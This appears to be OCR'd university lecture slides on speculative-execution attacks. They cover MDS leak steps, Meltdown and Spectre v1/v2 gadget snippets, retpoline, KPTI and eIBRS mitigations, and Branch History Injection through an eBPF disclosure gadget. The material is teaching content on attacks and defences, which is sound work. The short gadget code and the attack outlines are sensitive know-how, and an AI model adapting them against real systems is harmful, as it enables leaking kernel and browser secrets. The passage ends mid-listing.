
r	o	o	t	:	S	p	/

No Match

R	E	A	D	M	E	.	T

Match

r	o	o	t	:	S	p	/



① Load `movq (%1), %rax`

```
0f de bc 9a 78 56 34 12
```

② Mask `andq $0xffffff, %rax`

```
00 00 00 00 00 56 34 12
```

③ Match `subq $0x3412, %rax`

```
00 00 00 00 00 56 00 00
```

④ Rotate `rorq $16, %rax`

```
00 00 00 00 00 00 00 56
```

⑤ Leak (in bound)

① Load `movq (%1), %rax`

```
ff ff 80 7f 3a 74 01 3c
```

② Mask `andq $0xffffff, %rax`

```
00 00 00 00 00 74 01 3c
```

③ Match `subq $0x3412, %rax`

```
00 00 00 00 00 74 cd 2a
```

④ Rotate `rorq $16, %rax`

```
cd 2a 00 00 00 00 00 74
```

⑤ Leak (out of bounds)

MORE EXAMPLES

More examples in the paper:

- Leaking internal CPU data (e.g. page tables)

MORE EXAMPLES

More examples in the paper:

- Leaking internal CPU data (e.g. page tables)
- Arbitrary kernel read

MORE EXAMPLES

More examples in the paper:

- Leaking internal CPU data (e.g. page tables)
- Arbitrary kernel read
- Leaking in the browser

MITIGATION

- **Same-thread**:
  - `verw` overwrite all buffers
  - Special Assembly snippets
- **Cross-thread**:
  - Effectively unmitigated with hyperthreading!

CONCLUSION

- Spectre and Meltdown, just one mistake?

Takeaways

- Spectre and Meltdown not just one mistake
- New **class** of speculative execution attacks

Mitigations

- Cat and mouse game

The Usage of Fences

- LFENCE does not execute until all prior instructions have completed locally, and no later instruction begins execution until LFENCE

Meltdown

```
Ld1: uint8_t secret = *kernel_address;
Ld2: unit8_t dummy = probe_array[secret*64];
```

Spectre v1

```
Br:   if (x < size_array1) {
Ld1:        secret = array1[x]
Ld2:        y = array2[secret*64]
      }
```

Spectre v2


```
Br: jmp target // indirect jump
               // target = Ld1
…
Ld1: secret = array1[x]
Ld2: y = array2[secret*4096]
```

Retpoline


- Indirect branches can be trained by attacker
- Instead:
  - Push address on stack
  - Return to it immediately
- Invented by Paul Turner at google

Software Fix for Spectre v2


Spectre V2 Vulnerability (Branch Target Injection)



Software fix: retpoline


Address to lfence/pause loop inserted in RSB by compiler
Speculative Path
Discard
Indirect Call
Actual Address
Execution Path
TIME
Compiler Inserted Address ≠ Actual Address
RSB
RSB can be controlled by software
ADDR lfence/pause
Inserted by Compiler

https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/retpoline-branch-target-injection-mitigation.html



Address to lfence/pause loop inserted in RSB by compiler
Speculative Path
Discard
Indirect Call
Actual Address
Execution Path
TIME
Compiler Inserted Address ≠ Actual Address
RSB
ADDR lfence/pause
RSB can be controlled by software
Inserted by Compiler

Before retpoline	`jmp *%rax`

After retpoline	`call load_label`
	`capture_ret_spec:`
	`pause ; LFENCE`
	`jmp capture_ret_spec`
	`load_label:`
	`mov %rax, (%rsp)`
	`RET`

Adopted in Linux


Combined address space



Before

Problem: leak kernel data from virtual addresses

KPTI (Kernel Page table Isolation)



Before **After**

Solution: unmap kernel addresses


Quiz Time!

- Does KPTI defeat
  - Meltdown
  - Spectre
  - MDS

  - PollEv.com/andrewkwong637

Recall Spectre v2 (BTB Injection)

```
; Attacker code
Train_jump:
    jmp Train_target
    …
; ----CONTEXT SWITCH---
; Victim code
Victim_jump:
    jmp rax
    …
Train_target:
    secret = array1[x]
    y = array2[secret*4096]
    …
```




Deployed Hardware Fixes: eIBRS

eIBRS stands for Enhanced Indirect Branch Restricted Speculation

- Intention: isolate BTB entries across privilege levels.

Branch Target Buffer (BTB)




Intel. Indirect Branch Restricted Speculation. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/indirect-branch-restricted-speculation.html

Examine the Security Properties

What do we mean by isolation? 🤔


- Property #1: ✓
  - Kernelspace indirect branches **do not use** branch target inserted by userspace code.
- Property #2: ✗
  - Userspace code **does not interfere** with Kernelspace indirect branch predictions.

Does eIBRS achieve property #2? If not, counterexamples?




Same-mode misprediction


Surprise 1: How Does BTB Actually Work?



- PHR
  - History information of previous jump instruction, including jump sources and targets
- How does PHR improve syscall performance?
  - E.g., System calls share a single entry point, but will jump to many handler functions


Branch address
BTB
Target 1
Target 2
Target 3
Target 4
PHR
T N N T T N N T N
PHT
N N T T
N N T T
N N T T
N N T T
Direction Prediction
Target Prediction

Branch History Injection



Look at the property again:

- Property #2:
  - Userspace code **does not interfere** with Kernelspace indirect branch prediction.

Barberis et al. Branch History Injection: On the Effectiveness of Hardware Mitigations Against Cross-Privilege Spectre-v2 Attacks. USENIX'22 *https://www.vusec.net/projects/bhi-spectre-bhb/*


Exploit

- EBPF
  - User uploads hardened, verified code into the kernel
    - Accessed via indirect jump!
      - Normally operates on bpf_socket struct pointer passed via rdi
      - Speculatively operates on stack-saved user registers referenced by rdi
  - Attacker uploads an EBPF module that is a disclosure gadget and a legitimate branch target in the kernel

Surprise 2: Consequences due to Retpoline

Before retpoline	`jmp *%rax`

After retpoline	`1.     call load_label`
	`2.capture_ret_spec:`
	`3.     pause ; LFENCE`
	`4.     jmp capture_ret_spec`
	`5.load_label:`
	`6.     mov %rax, (%rsp)`
	`7.     RET`



Listing 3 Linux implementation for the Spectre v2 mitigation before version 5.14 on Intel processors depending on eIBRS hardware support. The shown example is taken from the indirect jump in charge to execute the correct syscall handler stored in the `sys_call_table`.

```
do_syscall_64:
    ;...
